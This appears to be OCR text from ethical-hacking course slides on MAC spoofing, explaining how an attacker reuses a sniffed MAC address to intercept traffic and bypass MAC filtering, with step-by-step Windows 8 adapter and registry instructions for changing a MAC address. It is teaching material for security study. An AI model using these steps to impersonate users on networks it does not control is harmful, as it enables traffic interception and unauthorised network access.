
10/17/2013 15:32:55

DirectedRequestFilter: targeted request. destination mac of arp request not set to broadcast/m:all address

Interface : 0x3 [ethernet]
source mac: 08-
dest mac : d4-
type : 0x806 [arp]
direction : out
type : request
source ip : 192.168.168.168
dest ip : 192.168.168.87
source mac: 08-
dest mac : d4-

<http://www.chrisma.de>


Module Flow



MAC Spoofing/Duplicating



- MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses
- By listening to the traffic on the network, a malicious user can intercept and use a legitimate user's MAC address to receive all the traffic destined for the user
- This attack allows an attacker to gain access to the network and take over someone's identity already on the network




Note: This technique can be used to bypass Wireless Access Points' MAC filtering

MAC Spoofing Technique: Windows



In Windows 8 OS

Method 1: If the network interface card supports clone MAC address then follow the steps:



- 1 Go to Right bottom of the screen → Settings → Control Panel → Network and Internet → Networking and Sharing Center
- 2 Click on the Ethernet and then click on the Properties in the Ethernet Status window
- 3 In the Ethernet properties window click on the Configure button and then on the Advanced tab
- 4 Under the "Property:" section, browse for Network Address and click on it
- 5 On the right side, under "Value:", type in the new MAC address you would like to assign and click OK
Note: Enter the MAC address number without ":" in between
- 6 Type "ipconfig/all" or "net config rdr" in command prompt to verify the changes
- 7 If the changes are visible then reboot the system, else try method 2 (change MAC address in the registry)

MAC Spoofing Technique: Windows (Cont'd)





Method 2: Steps to change MAC address in Registry

- Go to Start → Run, type `regedit32` to start registry editor

Note: Do not type Regedit to start registry editor

- Go to
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControls
et\Control\Class\{4d36e972-e325-11ce-bfc1-
08002be10318}" and double click on it to expand
the tree
- 4-digit sub keys representing network adapters will
be found (starting with 0000, 0001, 0002, etc.)
- Search for the proper "DriverDesc" key to find the
desired interface
- Edit, or add, the string key "NetworkAddress" (data
type "REG_SZ") to contain the new MAC address
- Disable and then re-enable the network interface
that was changed or reboot the system



MAC Spoofing Tool: SMAC

